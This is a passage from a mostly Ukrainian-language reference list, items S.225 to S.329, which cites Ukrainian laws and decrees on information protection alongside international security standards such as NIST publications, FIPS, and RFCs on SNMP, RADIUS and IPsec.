S.225. Регламент (ЄС) No 1025/2012 Європейського Парламенту та Ради від 25 жовтня 2012 року про європейську стандартизацію, що вносить зміни до Директив Ради 89/686/ЄЕС та 93/15/ЄЕС та Директив 94/9/ЄС, 94/25/ЄС, 95/16/ЄС, 97/23/ЄС, 98/34/ЄС, 2004/22/ЄС, 2007/23/ЄС, 2009/23/ЄС та 128 2009/105/ЄС Європейського Парламенту та Ради та скасування Рішення Ради 87/95/ЄЕС та Рішення Європейського Парламенту та Ради No 1673/2006/ЄС (OB L 316, 14.11.2012, с. 12).

S.226. Розпорядження Кабінету Міністрів України від 2 грудня 2020 №1566-р щодо питання штучного інтелекту.

S.227. Стратегія кібербезпеки України.

S.228. ТР ЕОТ-95 Тимчасові рекомендації з технічного захисту інформації у засобах обчислювальної техніки, автоматизованих системах і мережах від витнку каналами побічних електромагнітних випромінювань і наводок, затверджені наказом ДСТСЗІ від 09.06.1995 № 25;.

S.229. ТР ТЗІ ПЕМВН-95 Тимчасові рекомендації з технічного захисту інформації від витоку каналами побічних електромагнітних випромінювань і наводок, затверджені наказом ДСТСЗІ від 09.06.1995 № 25.

S.230. Указ Президента України від 22.05.1998 № 505 «Про Положення про порядок здійснення криптографічного захисту інформації в Україні».

S.231. Указ Президента України від 27.09.1999 № 1229 «Про Положення про технічний захист інформації в Україні».

S.232. Указ Президента України від 30.03.2015 № 184/2015 «Про рішення Ради національної безпеки і оборони України від 12 березня 2015 року «Про стан подолання негативних наслідків, спричинених втратою матеріальних носіїв секретної інформації на тимчасово окупованій території України, в районі проведення антитерористичної операції в Донецькій та Луганській областях»;.

S.233. Указ Президента України №544/2021 «Про рішення Ради національної безпеки і оборони України від 22 жовтня 2021 року «Про Концепцію реформування Державної служби спеціального зв'язку та захисту інформації України».

S.234. Указ Президента України №151/2022 від 19 березня 2022 р. «Щодо реалізації єдиної інформаційної політики в умовах воєнного стану».

S.235. Указ Президента України №151/2022 від 19 березня 2022 р. та «Про нейтралізацію загроз інформаційній безпеці держави».

S.236. ANSI X9.62. Public Key Cryptography for the Financial Services Industry: the Elliptic Curve Digital Signature Algorithm (ECDSA).

S.237. BS 7799 (ISO/IEC 17799) «Керування інформаційною безпекою. Практичні правила» (Code of practice for information security management).

S.238. BS 7799-2:2002 «Системи керування інформаційною безпекою – специфікація з посібником з використання» (Information security management systems – Specification with guidance for use).

S.239. GSS-API «Узагальнений прикладний програмний інтерфейс служби безпеки» (Generic Security Service Application Program Interface, GSS-API).

S.240. FIPS 140-2 «Вимоги безпеки для криптографічних модулів» (Security Requirements for Cryptographic Modules).

S.241. FIPS. PUB 180-4. Secure Hash Standard (SHS).

S.242. FIPS. PUB 186. Digital Signature Standard (DSS).

S.243. FIPS. PUB 202 SHA-3 Standard: Permutation-Based Hash and Extendable-Output Functions.

S.244. IEEE 1363-2000. IEEE Standard Specifications for Public-Key Cryptography.

S.245. IEEE 1363a-2004 – IEEE Standard Specifications for Public-Key Cryptography – Amendment 1: Additional Techniques.

S.246. ITU-T X-1051 «Information security management systems. Requirements for telecommunications».

S.247. NIST SP 800-30. Guide for Conducting Risk Assessments. («Посібник з проведення оцінки ризиків»).

S.248. NIST SP 800-37. Risk Management Framework for Information Systems and Organizations: A System Life Cycle Approach for Security and Privacy. («Фреймворк управління ризиками для інформаційних систем та організацій»).

S.249. NIST SP 800-38. Recommendation for Block Cipher Modes of Operation: Methods and Techniques.

S.250. NIST SP 800-39. Managing Information Security Risk: Organization, Mission, and Information System View. ("Управління ризиками інформаційної безпеки").

S.251. NIST SP 800-53 Security and Privacy Controls for Information Systems and Organizations («Міри забезпечення безпеки та конфіденційності для інформаційних систем та організацій»).

S.252. NIST Special Publication 800-57 Part 1Revision 4. Recommendation for Key Management.

S.253. NIST SP 800-60. Guide for Mapping Types of Information and Information Systems to Security Categories.

S.254. NIST SP 800-63. Digital Identity Guidelines.

S.255. NIST SP 800-137. Information Security Continuous Monitoring (ISCM) for Federal Information Systems and Organizations. («Безперервний моніторинг інформаційної безпеки»).

S.256. NIST Special Publication 800-90A Recommendation for Random Number Generation Using Deterministic Random Bit Generators.

S.257. RFC 793 – Transmission Control Protocol.

S.258. RFC 1155 (STD 16) – Структура та ідентифікація керуючої інформації в мережах на основі стеку протоколів TCP/IP.

S.259. RFC 1156 (Historic) – База керуючої інформації для мережного управління в мережах на основі стека протоколів TCP/IP.

S.260. RFC 1157 (Historic) – Простий протокол мережного управління (SNMP).

S.261. RFC 1213 (STD 17) – База керуючої інформації для мережного управління в мережах на основі стека протоколів TCP/IP: MIB-II.

S.262. RFC 1452 (Informational) – 'Існування версій 1 і 2 Інтернет-стандарту Network Management Framework (переглянуто в RFC 1908).

S.263. RFC 1510 «Мережний сервіс автентифікації Kerberos (V5)».

S.264. RFC 1901 (Experimental) – Введення в SNMPv2 на основі спільнот.

S.265. RFC 1902 (Draft Standard) – Структура керуючої інформації для SNMPv2 (переглянутий в RFC 2578).

S.266. RFC 1908 (Standards Track) – Існування версій 1 і 2 Інтернет-стандарту Network Management Framework.

S.267. RFC 2403 (The Use of HMAC-MD5-96 with ESP and AH) – використання алгоритму хешування MD-5 для створення автентифікаційного заголовка.

S.268. RFC 2404 (The Use of HMAC-SHA-1-96 with ESP and AH) – використання алгоритму хешування SHA-1 для створення автентифікаційного заголовка.

S.269. RFC 2405 (ESP DES-CBC Cipher Algorithm With Explicit IV) – використання алгоритму шифрування DES.

S.270. RFC 2407 (Internet Internet Security Domain of Interpretation for ISAKMP) – область застосування протоколу управління ключами.

S.271. RFC 2408 (Internet Security Association and Key Management Protocol [ISAKMP]) – управління ключами та автентифікаторами захищених з'єднань.

S.272. RFC 2410 (Null Encryption Algorithm and Its Use With IPsec) – нульовий алгоритм шифрування та його використання.

S.273. RFC 2411 (IP Security Document Roadmap) – подальший розвиток стандарту.

S.274. RFC 2412 (The OAKLEY Key Determination Protocol) – перевірка відповідності ключа.

S.275. RFC 2548 Специфічні атрибути RADIUS Microsoft від постачальника.

S.276. RFC 2570 (Informational) – Введення у версію 3 Інтернет-стандарту Network Management Framework (переглянуто в RFC 3410).

S.277. RFC 2578 (STD 58) – Структура інформації, що управляє, версія 2 (SMIv2).

S.278. RFC 2607 З’єднання проксі та впровадження політики в роумінгу.

S.279. RFC 2618 MIB клієнта автентифікації RADIUS.

S.280. RFC 2619 Сервер автентифікації RADIUS MIB.

S.281. RFC 2620 RADIUS Accounting Client MIB.

S.282. RFC 2621 RADIUS обліковий сервер MIB.

S.283. RFC 2809 Реалізація примусового тунелювання L2TP через RADIUS.

S.284. RFC 2865. Remote Authentication Dial In User Service (RADIUS).

S.285. RFC 2866. RADIUS Accounting.

S.286. RFC 2867 Модифікації обліку RADIUS для підтримки тунельного протоколу.

S.287. RFC 2868 Атрибути RADIUS для підтримки тунельного протоколу.

S.288. RFC 2869 Розширення RADIUS.

S.289. Вимоги до серверів доступу до мережі RFC 2882: розширені практики RADIUS.

S.290. RFC 3162 RADIUS і IPv6.

S.291. RFC 3410 (Informational) – Питання введення та застосування Інтернет-стандарту Network Management Framework' STD 62.

S.292. RFC 3411 – Архітектура для опису SNMP Management Framework.

S.293. RFC 3412 – Обробка та надсилання повідомлень для SNMP.

S.294. RFC 3413 – Програми SNMP.

S.295. RFC 3414 – Модель безпеки на основі користувачів (USM) для SNMPv3.

S.296. RFC 3415 – View-based Access Control Model (VACM) для SNMP.

S.297. RFC 3416 – Версія 2 протокольних операцій для SNMP.

S.298. RFC 3417 – Прив'язки до транспорту для SNMP.

S.299. RFC 3418 – База керуючої інформації (MIB) для SNMP.

S.300. RFC 3430 (Experimental) – SNMP над прив'язками до транспорту в TCP.

S.301. RFC 3575 IANA, міркування щодо RADIUS.

S.302. RFC 3576 Розширення динамічної авторизації для RADIUS.

S.303. RFC 3579 Підтримка RADIUS для EAP.

S.304. RFC 3580 Інструкції з використання RADIUS IEEE 802.1X.

S.305. RFC 3584 (BCP 74) – Існування версій 1, 2 та 3 Інтернет-стандарту Network Management Framework.

S.306. RFC 3589 Diameter Command Codes for 3GPP.

S.307. RFC 3826 (Proposed) – Алгоритм шифрування AES (Advanced Encryption Standard) у моделі безпеки на основі користувачів у SNMP.

S.308. RFC 4006 Diameter Credit-Control Application.

S.309. RFC 4014 Підпараметр атрибутів RADIUS для параметра інформації агента ретрансляції DHCP.

S.310. RFC 4109 (раніше RFC 2409) – обмін ключами IKEv1.

S.311. RFC 4301 (раніше RFC 2401) (Security Architecture for the Internet Protocol) – архітектура захисту для протоколу IP.

S.312. RFC 4302 (раніше RFC 2402) (IP Authentication header) – автентифікаційний заголовок IP.

S.313. RFC 4303 (раніше RFC 2406) (IP Encapsulating Security Payload

[ESP]) – шифрування даних.

S.314. RFC 4306 (Internet Protocol Key Exchange (IKEv2)) – протокол обміну ключами IKEv2.

S.315. RFC 4672 MIB клієнта динамічної авторизації RADIUS.

S.316. RFC 4673 MIB сервера динамічної авторизації RADIUS.

S.317. RFC 5343 (Proposed) – Контекстне EngineID-виявлення в SNMP.

S.318. RFC 5590 (Draft) – Транспортна підсистема для SNMP.

S.319. RFC 5591 (Draft) – Транспортна модель безпеки для SNMP.

S.320. RFC 5592 (Proposed) – Транспортна модель Secure Shell для SNMP.

S.321. RFC 5608 (Proposed) – Використання служби аутентифікації віддалених користувачів по комутованих каналах зв'язку (RADIUS) у транспортних моделей у SNMP.

S.322. RFC 5652 «Cryptographic Message Syntax (CMS)» з використання криптографічних алгоритмів згідно з RFC 3370 «Cryptographic Message Syntax (CMS) Algorithms» або Технічних специфікацій до RFC 5652, затверджених наказом Адміністрації Державної служби спеціального зв’язку та захисту інформації України.

S.323. RFC 5903. Elliptic Curve Groups modulo a Prime (ECP Groups) for IKE and IKEv2.

S.324. RFC 6353 (Draft) – Транспортна модель TLS для SNMP.

S.325. RFC 6733 Diameter Base Protocol.

S.326. RFC 8247 (Algorithm Implementation Requirements and Usage Guidance the Internet Key Exchange Protocol Version 2 (IKEv2)) – правила реалізації та використання криптоалгоритмів в IKEv2.

S.327. X.500 «Служба директорій: огляд концепцій, моделей і сервісів».

S.328. X.509 «Служба директорій: каркаси сертифікатів відкритих ключів і атрибутів».

S.329. X.800 «Архітектура безпеки для взаємодії відкритих систем».